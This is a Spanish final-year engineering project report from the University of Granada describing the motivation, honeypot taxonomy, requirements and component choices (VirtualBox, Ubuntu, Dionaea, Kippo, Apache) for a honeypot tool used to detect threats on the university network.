



Universidad de Granada

Desarrollo de herramienta honeypot de implantación y uso ágil, Zetsu.

Aplicación a la detección y análisis de amenazas en la
red de la U.G.R

PROYECTO FIN DE CARRERA

Juan Luis Matín Acal

Granada, Julio del 2013



UNIVERSIDAD DE GRANADA

Desarrollo de herramienta honeypot de implantación y uso ágil.

Aplicación a la detección y análisis de amenazas en la red de la
U.G.R

Memoria Presentada por

Juan Luis Martín Acal

D. Gustavo Romero López, Profesor del Departamento de Arquitectura y Tecnología de Computadores de la Universidad de Granada, como director del proyecto Fin de Carrera de D. Juan Luis Martín Acal

Informa:

Que el presente trabajo, titulado:

Desarrollo de herramienta honeypot de implantación y uso ágil.

Aplicación a la detección y análisis de amenazas en la red de la U.G.R

Ha sido realizado y redactado por el/la mencionado/a alumno/a bajo su dirección, y con esta fecha autorizo a su presentación.

Granada 15 de Julio de 2013

Fdo. Gustavo Romero López

Este proyecto pone un punto y seguido tanto en mis aspiraciones académicas como profesionales en el campo de la seguridad informática. Nada hubiera sido posible sin el apoyo de familia y amigos, y ellos queda dedicado.

A mi abuelo, Luis Acal Rodriguez, y mi ex jefe y amigo Pablo Palacín Gómez “El Amo Pablo”, dos personas que ejemplarizan para mí la constancia en la adquisición de nuevo conocimiento.

A mi familia, que me apoyaron en los primeros y más difíciles años de carrera fuera de Granada.

A Erika de la Hoz González, por su paciencia como novia, en las ausencias que han acompañado la elaboración de este trabajo durante el último año.

A todos los amigos del nodo Santa Lucía del C.S.I.R.C que fueron como una segunda familia en el trabajo. Y muy especialmente a mis amigos Rodri y Kiko, Kiko y Rodri. Francisco Miguel Magaña González y Rodrigo González Gálvez, por los buenos momentos que hemos pasado en “la cueva”.

A mi predecesor en el Área de Seguridad Informática Manuel Correa por su ayuda en las primeras peleas con la compilación de Dionaea.

A mi director de proyecto Gustavo Romero López por la infinita paciencia demostrada en la elaboración de este proyecto.

Finalmente al Centro de Servicios de Informática y Redes de Comunicaciones de la Universidad de Granada por haberme dotado de los medios para la elaboración de este proyecto.

Contenido

PLANTEAMIENTO Y FORMULACION DEL PROBLEMA:	5
Resumen:	5
ANTECEDENTES Y JUSTIFICACION DEL PROYECTO:	5
Problemática de la implantación y puesta en funcionamiento.	5
Problemática con el software y la funcionalidad.	6
Problemática de la interpretación de la información y la operatividad.	6
Justificación.	7
INTRODUCCION	8
Amenaza por denegación de servicio.	8
Amenaza por minería de password.	9
Explotación remota de vulnerabilidades del sistema vinculadas a servicios en red.	9
Elementos de detección pasiva: Filosofía de uso, ventajas e inconvenientes	9
Taxonomía honeypot.	10
Cliente/servidor.	10
Modalidad de captura.	11
Tipo de respuesta	11
Apariencia distribuida.	12
Modo de comunicación.	12
Nivel Interacción.	12
PLANIFICACION	14
Objetivos del proyecto	14
Requisitos de la herramienta honeypot.	15
Recursos y componentes	15
Máquina virtual.	15
Sistema operativo.	16
Dionaea	17
Kippo	17
Apache	18
Los lenguajes de programación	18
CODISEÑO	20
Componentes de detección.	20
Componente de control de acceso, consulta y configuración	20
Mantenimiento	21
Comunicación con fuente de datos externa (OPCIONAL)	21
Esquema conceptual	21
IMPLEMENTACION Y ENSABLADO DEL CODISEÑO	22
Ensamblado del codiseño.	22
ANALISIS DE LA INFORMACION	22
Volumen y procedencia	23
Amenazas más significativas	24
Externas	25
Internas	25
Incidentes secundarios	26
Escaneos de servicios	28
Análisis de amenazas	29
Intrusión ssh.	29
Infección vírica	32
CONCLUSIONES	35
GLOSARIO DE TERMINOS	37
ANEXO DE ESTADISTICAS ATAQUES GLOBALES DE POR PAISES	38
ANEXO DE ENSAMBLADO	38
ANEXO DE CODIGO	43
REFERENCIAS	96

PLANTEAMIENTO Y FORMULACION DEL PROBLEMA:

Resumen:

La finalidad del proyecto es doble. Por un lado es la de proporcionar una herramienta de detección, distracción y análisis de asaltos a la seguridad de equipos conectados en red, que resulte ágil y sencilla de instalar, administrar y consultar. Por otro es la de extraer conclusiones relevantes a la seguridad a partir del análisis de la información recopilada, que oriente en la protección de la infraestructura de red, tomando como escenario la red de la Universidad de Granada.

ANTECEDENTES Y JUSTIFICACION DEL PROYECTO:

Problemática de la implantación y puesta en funcionamiento.

En Abril del 2010, entre como becario, a través del programa de becas Ícaro de la Universidad de Granada en el Centro de Servicios de Informática y redes de la Universidad de Granada, C.S.I.R.C. Por aquel entonces el área de seguridad contaba con dos fuentes de notificación de incidencias relativas a seguridad informática. Una externa, IRIS-CERT, que es el servicio de seguridad de RedIris, el cual o bien directamente o a través del Centro Informático Científico Andaluz, CICA, transmitía las incidencias. La otra era un honeypot, basado en Nephentes, que informaba al correo del área de seguridad las incidencias detectadas, relativas a las máquinas cuya dirección IP empezara por 150.214.x.y, lo que implicaba posibilidad de pertenecer a la red de la Universidad de Granada. Uno de mis últimos trabajos como becario fue la experimentación con software honeypot alternativo, pues Nephentes llevaba tiempo sin mantenimiento por parte de los desarrolladores. Por otro lado el nuevo sistema de gestión de incidencias del Área de Seguridad Informática, se estaba desarrollando y las herramientas de detección del anterior sistema le suponían fuertes restricciones de base para la usabilidad del mismo.

En Agosto del 2010 continué mi relación con el C.S.I.R.C como personal externo y de apoyo en el área de seguridad informática, entre mis trabajos asignados estaba el de operador en la gestión incidencias de seguridad, por aquel entonces aún seguía en funcionamiento el anterior sistema de gestión de incidencias. De mi experiencia con el subsistema encargado de la detección encontré numerosas fuentes de problemas.

El subsistema estaba totalmente obsoleto y aunque era funcional la usabilidad del subsistema era mínima. Para su puesta en funcionamiento se estaban empleando medios del área de seguridad, y en concreto de una máquina, en dicho caso física, totalmente dedicada él.

Además del uso poco eficiente de recursos, el mantenimiento de estos y su escalabilidad carecían de la más mínima flexibilidad en el marco de división de competencias por áreas con el que funciona el C.S.I.R.C. Por un lado el área de gestión de sistemas es quién proporciona el espacio acondicionado y los medios hardware para el software del honeypot, o en su defecto, recurrir a los propios recursos del área de seguridad. El área de redes y comunicaciones es quien debe proporcionar al subsistema de detección la conectividad y con ella accesibilidad a la "máquina trampa". Por último el técnico en seguridad debe proporcionar comunicación del subsistema con el nivel superior, el de gestión de incidencias. Este modelo de implantación era redundante por

elemento del subsistema de detección convirtiéndolo en excesivamente tedioso e ineficiente.

Además, independientemente de la problemática anterior con raíz en el modelo de división por áreas de la entidad a la que pertenece el área de seguridad, que penalizaba la flexibilidad del modelo de detección; hay otros intrínsecos al propio software de detección. Estos problemas influyen directamente en este punto.

Problemática con el software y la funcionalidad

En la práctica la instalación de software dependiendo del sistema nos puede obligar incluso a compilar y resolver dependencias entre software y el sistema. Este hecho puede dificultar a veces en gran medida la puesta en funcionamiento de los elementos de detección, dependiendo de la pericia como administrador de sistemas del técnico. Además es común no tener disponibilidad completa de una máquina y por sentido común un software trampa no debe convivir en el mismo host con servicios reales y en producción.

Si finalmente se comprometiera la máquina habría que extraer la máquina de su emplazamiento físico, extraer discos clonarlos y transportarlos para el análisis forense. Quedando deshabilitado el servicio de vigilancia hasta la sustitución y reinstalación del software.

Cuando en mi trabajo diario aparecían discrepancias, de distinta naturaleza (inconsistencia temporal de la incidencia por ejemplo), o se requería extraer más información, era siempre necesario acceder a la máquina en sí y consultar ficheros logs grandes dimensiones. Este trabajo suponía hasta con el uso de scripts de parsing una labor complicada y tomaba un tiempo que afectaba de manera negativa el tiempo de resolución de la incidencia.

El almacenamiento a largo plazo de toda esa información, no normalizada y en texto plano suponía otro problema. El estado y configuración de los antiguos elementos de detección hacían inviable el mantenimiento de información en texto plano durante tiempo superior a un año. Se requería labor de “limpieza” del sistema que albergaba el honeypot, imposibilitándose análisis de la información recopilada en periodos de tiempo superiores a la tarea de “limpieza”. Es más suponía un riesgo fácilmente explotable el colapso de los mismo para el subsistema de detección.

Problemática de la interpretación de la información y la operatividad.

El principal inconveniente tras la puesta en funcionamiento es la interpretación de la información de manera ágil. Dependiendo de la infraestructura de red que se vigile el tiempo requerido para el registro de la incidencia puede ser crítico o no. Pero en mi experiencia para el estudio del origen y naturaleza de la misma siempre es crítico el tiempo. La riqueza de información obtenida durante una incidencia captada en “caliente” nos desvela información muy amplia y valiosa.

El antiguo subsistema de detección solo permitía la vigilancia en caliente mediante la continua monitorización de los logs y en la práctica no se realizaba dicho trabajo por no ser viable y resultar confuso. Análisis de procedencia y perfil de los incidentes se realizaban en un desfase de 24 horas lo que supone un control precario mediante una inversión en esfuerzo poco productiva.

Justificación

De mi experiencia laboral, tanto en el uso de este tipo de software, como en la dotación de un elemento de detección que resuelva los inconvenientes anteriormente descritos, nace el propósito de este proyecto. Dicho propósito es el de proporcionar una herramienta que facilite el trabajo en el campo de la seguridad informática, mejorando aspectos débiles percibidos tanto por la comunidad de usuarios como por mí.

INTRODUCCION

Como parte del proceso de globalización, la misma interconectividad que permite transmitir en un instante información a cualquier lugar del planeta, supone una oportunidad para quien se propone dañar, espiar, obtener información confidencial o apropiarse de recursos de terceros.

Según el informe de sobre cibercrimen de Norton [\[0\]](#), tomando una población de 13000 habitantes repartidos en 24 países, las pérdidas económicas ascienden 85.000 millones de euros. Cada segundo 18 adultos son víctimas de un delito telemático. Pero no solo las personas físicas son susceptibles, empresa, administraciones públicas, estado y ejército llevan desde hace años fortaleciéndose ante esta realidad.

Las amenazas más habituales a las que se encuentra un equipo conectado en red, en base a mi experiencia laboral son las siguientes.

Amenaza por denegación de servicio.

Es la amenaza básica, el estado más puro de actividad hostil. Es el aislamiento ya sea por colapso u otra técnica más avanzada de un equipo o servicio. Resulta especialmente interesante la consideración que de este tipo de amenaza se tiene pues afecta de manera muy diversa a distintos perfiles de usuarios.

Mientras que para un usuario común un ataque de este tipo solo supone una molestia, por ello no son las víctimas habituales de ellos, en servicios dependientes de empresas y administraciones sus consecuencias son muy amplias y graves. Una denegación de servicio puede suponer pérdidas económicas para una empresa en la medida que facture en internet. De cara administración pública supone una agresión a la imagen del estado y por ello a la sociedad que representa. De cara al ejército es doble, en su faceta administrativa como institución del estado las consecuencias son similares, en la militar puede llegar a la consideración un acto de guerra.

La relación eficacia dificultad es muy alta, es decir requieren poco esfuerzo y conocimientos iniciales bajos para su ejecución, por eso nunca han gozado de buena reputación del lado de Black/Grey & White Hats ni administradores de sistema. Pero desde el punto de vista del atacante y en ciberdefensa son un arma fundamental, que supone por sí mismo un apartado especial en auditorias de informática, pentesting y ciberguerra.

Los ejemplos más famosos son los ataques realizados por Anonymous contra administraciones de distintos estados.

“El grupo 'hacktivista' Anonymous ha dirigido un ataque contra la página web de la Policía Nacional en respuesta a la detención de tres de sus miembros considerados por las fuerzas de seguridad la "cúpula" de la organización en España.

La web de la Policía Nacional, que ha llegado a estar inoperativa, presentaba en el momento de la redacción de esta noticia dificultades de carga.”

Fuente: [\[0.1\]](#)

O incluso de ejércitos como el de Corea del Norte contra administraciones, departamentos y periódico en E.E.U.U y Corea del Sur.

“Algunos de los sitios estadounidenses afectados son los del Departamento del Tesoro, la Casa Blanca, la Comisión Federal de Valores o el periódico online The Washington Post. Mientras, en el país surcoreano han sido las páginas Web de la Casa presidencial, el Ministerio de Defensa y algunos bancos.

Por otro lado, el motivo de los ataques también es una incógnita, ya que no se han robado datos, aunque todo parece indicar que el objetivo era simplemente el de mantener sin acceso a los sitios.”

Fuente: [\[0.2\]](#)

Amenaza por minería de password.

Es la amenaza de intrusión más elemental y más frecuentemente empleada. Se basa en el descubrimiento de claves por defecto, débiles, fácilmente deducibles y topwords. Generalmente son antesala de otras amenazas como:

- Escalada de privilegios en el sistemas remotos.
- Robo de información.
- Robo de recursos informáticos
- Espionaje informático.

Explotación remota de vulnerabilidades del sistema vinculadas a servicios en red.

Todo servicio conectado a internet supone en si un riesgo en tanto sea vulnerable el software que lo proporciona. Hay infinidad de vulnerabilidades, como métodos de explotación de estas que pueden incidir en:

- Denegaciones de servicio como las que hemos comentado en el apartado anterior.
- Desbordamiento del buffer de comunicación del protocolo vinculado al servicio, permitiendo inyectar shellcode:
 - Acceso a usuarios del sistema, vinculados al servicio para dotarlo de acceso a funciones y aplicaciones pertenecientes al sistema. Como podría ser el usuario httpd/www-data para Apache o Postgres para la base de datos PostgreSQL.
 - Acceso a llamadas al sistema en el contexto del usuario que lanzo el servicio. Como son algunas vulnerabilidades vinculadas con Microsoft-DS, que permiten la inyección y ejecución de consolas como Meterpreter , servidor VNC entre otros recursos para interactuar con la máquina comprometida.

Elementos de detección pasiva: Filosofía de uso, ventajas e inconvenientes

El campo de la vigilancia en seguridad informática podemos enmarcarlo en dos filosofías bien diferenciadas. Son la vigilancia activa y la pasiva.

La vigilancia activa es aquella que requiere del análisis global o parcial del tráfico de red y el reconocimiento de actividades hostiles en dicho tráfico. Por el contrario la vigilancia pasiva se fundamenta en el engaño mediante la creación de focos de atención que canalizan hacia ellos dichas

actividades. Ambas filosofías son complementarias y necesarias para asegurar un desempeño óptimo en la vigilancia de una infraestructura de red.

Entre los elementos de detección, los honeypots son los encargados de recibir los ataques finales a una red o sistema. Es decir, aquellos destinados a extremos de la red si la visionamos como un conjunto de árboles o estrellas con terminación en hosts. Estos están enmarcados en la filosofía de seguridad pasiva y cuentan con las siguientes ventajas independientemente de su tipo:

- El focalizar actividad hostil hacia ellos hace cuantitativamente posible el análisis de la totalidad de actividad hostil que capten. Obviamente siempre y cuando dicha actividad este contemplada en el concepto del honeypot.
- El ruido asociado a falsos positivos es variable, por regla general el personal técnico que mantiene la infraestructura de red está informado de la existencia de ellos resultando ser mínimo. No obstante en mi experiencia laboral si me encontrado falsos positivos, generalmente por escaneos para recopilar información estadística relacionada con el número de host activos.
- El tiempo es un factor crítico en la defensa frente de incidencias de seguridad. Los honeypots además de elementos de vigilancia realizan labor defensiva mediante distracción. Esto aumenta el margen de tiempo para la respuesta de la segurización de red y servicios.
- Cuando la seguridad contempla la componente de investigación y aprendizaje, son herramientas que nos permiten la obtención de malware para su posterior análisis. Esto permite la defensa se retroalimente de nuevo conocimiento y se perfeccione.
- No atentan contra la privacidad al ser pasivos en relación con la actividad de red.

Por ende encontramos algunos inconvenientes, que son los que vienen a complementar las técnicas en seguridad activa y en concreto la vigilancia activa.

- Si fue comprometido un equipo mediante acceso físico a él, y dicha amenaza no es virulenta, la comunicación de información con y desde el exterior pasará desapercibida.
- Los honeypots no son eficaces como medio de vigilancia interna contra atacantes familiarizados con el entorno que atacan.

Taxonomía honeypot.

Cliente/servidor

Existen honeypot pensados para funcionar ambos extremos de una comunicación en red.

Los honeypots del lado del cliente (client-side), suelen ser los menos frecuentes. Consisten en una aplicación cliente que establece conexión a un servidor e interactúa con él. El tipo más popular y el más amenazado de las aplicaciones del lado del cliente son los navegadores web, junto con las extensiones y plugins asociados.

Son muy diferentes en su funcionamiento de los honeypot de servidor, establecen activamente conexiones a los servicios con el fin de detectar comportamientos maliciosos en el servidor o el contenido que sirve. Los honeyclients más populares son aquellos que detectan ataques a navegadores y sus complementos, propagados a través de páginas web.

Los honeypots diseñados para detectar y estudiar los ataques a servicios de red se llaman servidor. Los honeypots de este tipo actúan como un servidor, que exponen uno o más puertos de conexión abiertos, designados aplicaciones integrales y escuchan de modo pasivo las conexiones entrantes establecidas por los clientes a distancia. A menudo, estos tipos de sistemas trampa detectan amenazas que utilizar tramas de establecimiento de conexión para identificar las objetivos potenciales de malware, virus troyanos y botnets. También se pueden utilizar para detectar los intentos de manuales o automatizados de irrumpir en máquinas. Los honeypots de servidor se consideran como los honeypots "tradicionales", y con frecuencia el término "honeypots" hace por defecto referencia a ellos.

Modalidad de captura

La modalidad de captura hace referencia al reconocimiento de distintos tipos de información que puede detectar. Se distingue entre:

- Captura de eventos: Es decir, la captura de cambios de estado en el servicio o sistema. Como por ejemplo establecimiento conexión, recepción de información en proceso y desconexión o cambios en la metainformación del sistema.
- Captura de ataques: Se captura información relativa a la infracción en la política de seguridad del sistema o servicio.
- Captura de intrusión: La información capturada es relativa a la actividad dirigida a explotar vulnerabilidades del sistema comprometido.

Tipo de respuesta

La clasificación por tipo de repuesta es la perteneciente al comportamiento durante el tiempo que la amenaza esta en acción. Distinguimos:

- Bloqueo: El ataque es bloqueada antes de acceder al servicio en sí.
- Rechazo: La conexión del ataque consigue llegar al servicio y establecerse, incluso comunicarse, pero una capa previa filtra o desactiva la "carga" dañina de la conexión.
- Ralentizador o pegajoso (stucky honeypot): Durante la acción amenazante el honeypot varía dinámicamente los tiempos de respuesta de la conexión o la interacción con el atacante haciéndole perder tiempo.

Apariencia distribuida

Distinguimos entre honeypots que simulan presencia individual (stand-alone, un solo host) o distribuida simulando multisistemas (honeynet).

Modo de comunicación

Existen distintos medios de comunicación con el medio a vigilar, quedando clasificados como:

- Comunicación por hardware de interface de red. NI (network interface)
- Comunicación por interface hardware, USB por ejemplo. NNHI (Non Network Hardware Interface).
- Comunicación software mediante API.

Nivel Interacción

La interacción es la clasificación más recurrida para los honeypots en el material bibliográfico sobre seguridad en red y análisis de malware. Los honeypot de interacción alta son aquellos que proporcionan una serie de servicios reales y registran la interacción que el cliente ejerce en ellos. Es un software de investigación de técnicas Black Hat (Hacking y Cracking) y aplicaciones forenses de investigación. Están totalmente orientados a la búsqueda de vulnerabilidades con fines de depuración de software servidor e investigación en ciberdefensa.

Ventajas:

- Ya que suministran servicios reales la interacción con el atacante es total y no despierta sospechas.
- El potencial para capturar nuevas técnicas (aunque limitadas a la versión exacta de los servicios instalados) es total.

Desventajas:

- En la práctica la inmensa mayoría de los ataques son automatizados y no nos van a proporcionar más información que uno de interacción baja.
- Su uso implica alto riesgo para los servicios reales y la red que los contiene, ya que pueden dar lugar, y de hecho es lo que se busca, a que se termine con el control sobre la maquina atacada. A posteriori se buscará mantener dicha situación para avanzar en la recopilación de información y dominio sobre la subred o la infraestructura completa.
- La “máquina trampa” puede ser utilizada como puente hacia de subredes y recursos de red protegidos. Por tanto en la práctica requiere de subredes propias altamente limitadas e incomunicadas por el administrador de red. Este es un riesgo difícil de asumir por redes con servicios en producción que se desean proteger. Pero por otro lado son las subredes con servicios en producción las que requiere mayores medidas de vigilancia y protección.

- El servicio real consume más recursos que el emulado, con lo que no es práctica una trampa multiservicio. Además el módulo de recolección de información del ataque suele ser externo a la trampa (máquina virtual trampa + ids snirfando tráfico hacia ella). Esto supone instalación, configuración y administración separada para cada parte.
- Su fin último es descubrir nuevas técnicas, pero solo tenemos garantía de que los exploits, puertas traseras o fallos de los protocolos sobre los que funcionan los servicios se descubre para versiones puntuales.

Los honeypots de interacción baja son software que simula, en mayor o menor medida, he aquí la difusa línea entre media y baja interacción, servicios de red.

Ventajas:

- Tenemos centralizadas la recopilación de información y los servicios trampa en el mismo componente. Facilitando la instalación, configuración y administración.
- Podemos hacer simulación de un mayor número de servicios con un consumo mínimo de maquina destinada al propósito de vigilancia. Obtenemos así un espectro más amplio de servicios y cuales son más prioritarios a ser protegidos en su explotación real en la infraestructura de red por frecuencia de ataques.
- Se minimiza el riesgo derivado de un equipo trampa en una red con servicios reales. No es necesario en principio su aislamiento en una subred independiente. Lo que nos posibilita presencia directa en subredes críticas.
- Realmente el único riesgo de compromiso de la máquina viene de las vulnerabilidades del propio sistema que contiene el software honeypot.

Desventajas:

- Si el atacante tiene la suficiente habilidad sospechara que es un servicio trampa altamente capado o en realidad de una simulación de este.
- Al interaccionar según el patrón esperado del servicio simulado, el ataque será estándar aunque no sea automatizado. No se espera improvisación por parte del atacante.




Fig1: Taxonomía honeypot Christian Seifert (Meber New Zealand HoneyNet Alliance) en [\[10.3\]](#).

PLANIFICACION

En este punto vamos a planificar las tecnologías, software y justificación de los mismos para el desarrollo de la herramienta honeypot y el cumplimiento de sus objetivos.

Objetivos del proyecto

- Liberar al administrador del sistema de las tareas de resolución de dependencias y compilado del software requerido.
- Agilizar el trabajo del responsable de la revisión periódica de la información capturada por el honeypot. Permitiendo una respuesta rápida.
- Proporcionar una herramienta que dé un medio aislado de detección de intrusiones en la seguridad de la red, sin poner en riesgo un recurso hardware de la red ni comprometer el resto de los servicios software que integra.
- Proporcionar una herramienta de aprendizaje y obtención de material hack&crack. Y que dicha actividad y material incautado no suponga un riesgo para el hardware ni el software del sistema.
- Recopilar información de actividades hostiles ocurridas en la red de la Universidad de Granada.
- Analizar dicha información y extraer conclusiones que ayuden en la labor de mejora de la seguridad en la red informática de la universidad de Granada.

Requisitos de la herramienta honeypot.

La herramienta se dotara de los siguientes requisitos:

1. Completa y de amplio espectro de detección.
2. Inocua y segura para su localización en la infraestructura de comunicaciones.
3. Si la herramienta fuese comprometida, debe asegurar su ágil sustitución por una nueva sin suspender el servicio de vigilancia.
4. Si la herramienta fuese comprometida, debe proporcionar agilidad a labor del analista forense.
5. Su sustitución debe ser lo más inmediata posible, en caso de mal funcionamiento, compromiso, o destrucción de la misma.
6. Monitorización. Comunicar la incidencia en el tiempo de desarrollo de la misma.
7. Almacenamiento local de la información recopilada.
8. Ágil consulta de la información reciente.
9. Restricción de acceso a la información recopilada.
10. Consumo de recursos ajustado.
11. Basada en software gratuito sin restricciones de licencia.
12. Es deseable que solo incorpore aquellos servicios reales, fundamentales para la contemplación de los requisitos anteriores.
13. Facilitar o liberar al operador de la tarea de mantenimiento de la información recopilada

Recursos y componentes

Se han optado por los siguientes recursos para alcanzar los objetivos anteriormente enumerados:

Máquina virtual:

Por requisitos de instalación, mantenimiento, sustitución y coste se ha optado por una máquina virtual. Se optó por el software de virtualización, VirtualBox [\[1\]](#),

“Oracle VM VirtualBox es un software de virtualización para arquitecturas x86/amd64, creado originalmente por la empresa alemana innotek GmbH, que pasó a ser propiedad de la empresa Sun Microsystems en febrero de 2008 cuando ésta compró a innotek. . Actualmente es desarrollado por Oracle Corporation como parte de su familia de productos devirtualización. Por medio de esta aplicación es posible instalar sistemas operativos adicionales, conocidos como «sistemas

invitados», dentro de otro sistema operativo «anfitrión», cada uno con su propio ambiente virtual.”. Fuente: [\[2\]](#) [\[3\]](#)

Las razones de su elección son:

- Software gratuito.
- Sencillez de uso al nivel de los requisitos del proyecto.
- Compatibilidad con un amplio número de sistemas anfitrión.
- Restauración a un estado pasado de la máquina mediante snapshot.
- Soporte para trabajar en formato OVF (Open Virtualization Format), permitiendo migrar la máquina a otras plataformas de virtualización.
- Desarrollo muy activo de mejoras y parches.

El sistema operativo elegido es Ubuntu.

“Ubuntu es un sistema operativo basado en Debian y que se distribuye como software libre y gratuito. Está orientado al usuario novel y promedio, con un fuerte enfoque en la facilidad de uso y en mejorar la experiencia de usuario. Está compuesto de múltiple software normalmente distribuido bajo una licencia libre o de código abierto. Cada seis meses se publica una nueva versión de Ubuntu. Esta recibe soporte por parte de Canonical durante nueve meses por medio de actualizaciones de seguridad, parches para bugs críticos y actualizaciones menores de programas. Las versiones LTS (Long Term Support), que se liberan cada dos años, 14 reciben soporte durante cinco años en los sistemas de escritorio y de servidor.15”. Fuente: [\[4\]](#)

En concreto Ubuntu 10.04LTS [\[4.1\]](#) [\[4.2\]](#) por los siguientes criterios:

- Ofrecer un equilibrio entre estabilidad (es la anterior versión LTS) y recursos software actuales.
- Mantener compatibilidad con las versiones de las librerías que utilizan el equipo de desarrollo del proyecto Dionaia.
- Ser relativamente liviana pero no “minimalista” para mantener un equilibrio entre flexibilidad para su etapa de desarrollo y su consumo de recursos en su etapa de producción.
- Está respaldado por una comunidad muy amplia, abierta y activa.

La base del sistema será el software de honeypot. Se han optado por dos soluciones libres.

Dionaea [5], considerado en la práctica el sucesor es el sucesor de Nephentes, es un software libre y para el que aún se están desarrollando mejoras y ampliaciones en cuanto a servicios emulados. Cuenta con las siguientes características:

- Emulación de servicios: SMB, HTTP, FTP, TFTP, MSSQL, MySQL y SIP.
- Compatibilidad con TLS y IPv6.
- Empleo de hebras para obtener paralelismo entre manejo de distintas conexiones y la emulación de los servicios a los que acceden.
- Detección y ejecución controlada de nuevos shellcodes ofuscados, mediante libemu VM.
- Implementa distintas funcionalidades de descarga mediante ftp y http (librería libcurl).
- Incorpora distintos payloads como: Shells - bind/connectback, URLDownloadToFile y WinExec.
- Detección del sistema operativo atacante mediante p0f.
- Detecta intentos de login contra MsSQL y MySql.
- Almacenamiento mixto en logs y base de datos SQLite.

Kippo [6] que es un honeypot ssh de media interacción. Aún se está intentado incorporar Kippo como un módulo de Dionaea, pero problemas en la filosofía de desarrollo de ambos proyectos y dependencias lo está dificultando. Por eso la instalación será independiente a la de Dionaea. Cuenta con las siguientes características:

- Emulación de un sistema de ficheros.
 - Instalación Debian 5.0.
 - Permite agregar y quitar ficheros.
- Implementa funcionalidad de descarga wget mediante librería twysted.
- Engaño de captura de la sesión del atacante o trick.

Estos honeypots son de baja y media interacción respectivamente, en cumplimiento del requisito de que su funcionamiento no entrañe riesgo alguno para la infraestructura de comunicaciones que la albergue. Además tanto de mi experiencia con pruebas con software de este tipo como tomando fuentes de terceros como la Agencia de Seguridad Europea de Redes y la Información (ENISA) se destacan frente a los demás por sus características, soporte y experiencia de los usuarios.

NAME	DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
LOW-INTERACTION SERVER-SIDE HONEYPOTS											
General purpose honeypots											
Amun	MULTI	★★	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★	★	\$	🟢
Dionaea	MULTI	★★★	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★	\$	🟢
KFSensor	MULTI	★★	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★	★★★★	\$	🟢
Honeyd	MULTI	★★	★	★★★★	★★★★	★★★★	★★★★	★★	★	\$	🟢
Honeytrap	MULTI	★★	★★	★★★★	★★★★	★★★★	★★	★	★★	\$	🟢
Nepenthes	MULTI	★★	★★	★★★★	★★★★	★★★★	★★★★	★★	★	\$	🟢
Tiny Honeypot	MULTI	★★★	★★	★★★★	★★★★	★★★★	★★	★★	★	\$	🟢
SSH Honeypots											
Kippo	SPEC	★★★	★★★★	★★	★★★★	★★	★★★★	★★	★★★★	\$	🟢
Kojoney	SPEC	★★★	★★	★★★★	★★	★★	★★	★★	★	\$	🟢

Fig1.1: Comparativa de honeypots de la European Network Information Security Agency. Fuente [\[6.1\]](#).

La interface de comunicación (front web/front end) será servida mediante el servidor web Apache [\[7\]](#). Los criterios para su elección han sido:

- Gran modularidad, lo que nos permite configurarnos la funcionalidad exacta que requerimos a medida.
- Compatibilidad mediante módulos con una gran variedad de lenguajes para el desarrollo de webs dinámicas (mod_python, mod_perl, etc).
- Muy buen soporte en medidas de seguridad incorporadas
 - Soporte para Secured Socket Layer (SSL) mediante mod_ssl.
 - Implementa de filtrado contra XSS, inyección de comandos etc.
- La configuración mediante ficheros de texto es relativamente simple para la complejidad que implica el uso de todas sus características.
- Hay gran cantidad de material que facilita y enseña su adecuada configuración.

Los lenguajes de programación elegidos para el desarrollo serán Python + Sql y Bash Script

Python es un lenguaje de alto nivel con unas características sumamente atractivas para este proyecto.

- Posee una sintaxis muy comprensible, ya que es simple y fuerza de manera amigable a desarrollar un código bien tabulado.
- El intérprete es ligero y ágil.
- Es muy versátil, nos va a permitir programar aspectos del proyecto a priori muy distintos, como son sistema e interface web.

SQL es el lenguaje para comunicarnos con nuestro sistema gestor de bases de datos. El

requisito viene dado por las especificaciones software honeypot.

Bash Script es un Shell Script o guion de comandos para el intérprete de comandos Bash. Dota al proyecto de un medio eficaz para el mantenimiento del sistema en relación con el funcionamiento del software honeypot.

CODISEÑO

En este apartado se va describir el diseño de la herramienta honeypot y la relación entre los distintos componentes.



Componentes de detección

Los componentes de detección están formados por los honeypot Dionaea y Kippo. Cuentan con las siguientes características:

- Tanto Dionaea como Kippo tienen volcado de información en log.
- Ambos cuentan con almacenamiento de malware.
 - En el caso de Kippo la emulación del comando wget implica una posible fuente de vulnerabilidad de la herramienta permitiendo colapsar el sistema de archivos de la máquina virtual. Para prevenir este problema consideraremos un contenedor aislado limitado en tamaño.
- Ambos cuentan con almacenamiento de información en base de datos.
 - En Dionaea el almacenamiento es automático y en SQLite.
 - En Kippo el almacenamiento es automático y en MySQL. En cumplimiento del requisito 10 y 12 de la herramienta honeypot se dotara de soporte para SQLite.

Aplicación Web

Componente de control de acceso, consulta y configuración

En cumplimiento de los requisitos 6,8 y 9 dotaremos de una aplicación web que permita:

